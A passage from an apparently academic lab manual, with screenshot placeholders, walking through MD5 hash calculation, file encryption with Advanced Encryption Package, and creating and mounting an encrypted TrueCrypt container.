
2. Create a new file with some content in it as shown below.




3. Select Data Format as “File” and upload your file



Select Hashing Algorithm and Click Calculate




4. Now Select the Data Format to “Text String” and Type “MSCITPART1...” into Data filed and calculated MD5.




MD5 Value is calculated as a5b7763c1f51b5aa3f30ea882594458a

Just lowering the case of single alphabet changes entire hashing value. MD5 Calculated for the text string “MsCITPART1....” is “89a58a7820a531c2f3a3dd6bdd7cc58e”




ii. Advanced Encryption Package


1. Download and Install Advance Encryption Package Latest Version. In this Lab, we are using Advanced Encryption Package 2014 and 2017 to ensure compatibilities on Windows 7 and Windows 10.




3. Select the File you want to Encrypt.




4. Set password and Select Algorithm




4. Click Encrypt




5. Compare both Files



6. Now, after forwarding it to another PC, in our case, in Windows 10 PC, decrypting it using Advanced Encryption package 2017.
7. Enter password




8. File Decrypted Successfully.




iii. TrueCrypt

TrueCrypt is a leading disk encryption software program that lets you secure disk partitions on your windows computer. There are times when your hard drive is accessible by other people, such as in an office setting, while travelling, or at home. The data you have on the PC may be vulnerable to attack and compromise your privacy. However, in these moments of risk, TrueCrypt may just be the tool to protect your data.


1. Open TrueCrypt




2. Click on Create Volume




3. Select “Create an encrypted file container” → Click next




4. Select Standard TrueCrypt Volume




5. Click Next and Enter Location of the folder to be encrypted




6. Select Encryption Algorithm as AES




7. Select Volume Size




8. Click Next and Set Password




9. Select Filesystem as NTFS





10. Volume has been created successfully, now click next



11. Click Mount




12. Enter Password




Container has been created

13. Now Mount it in Volume



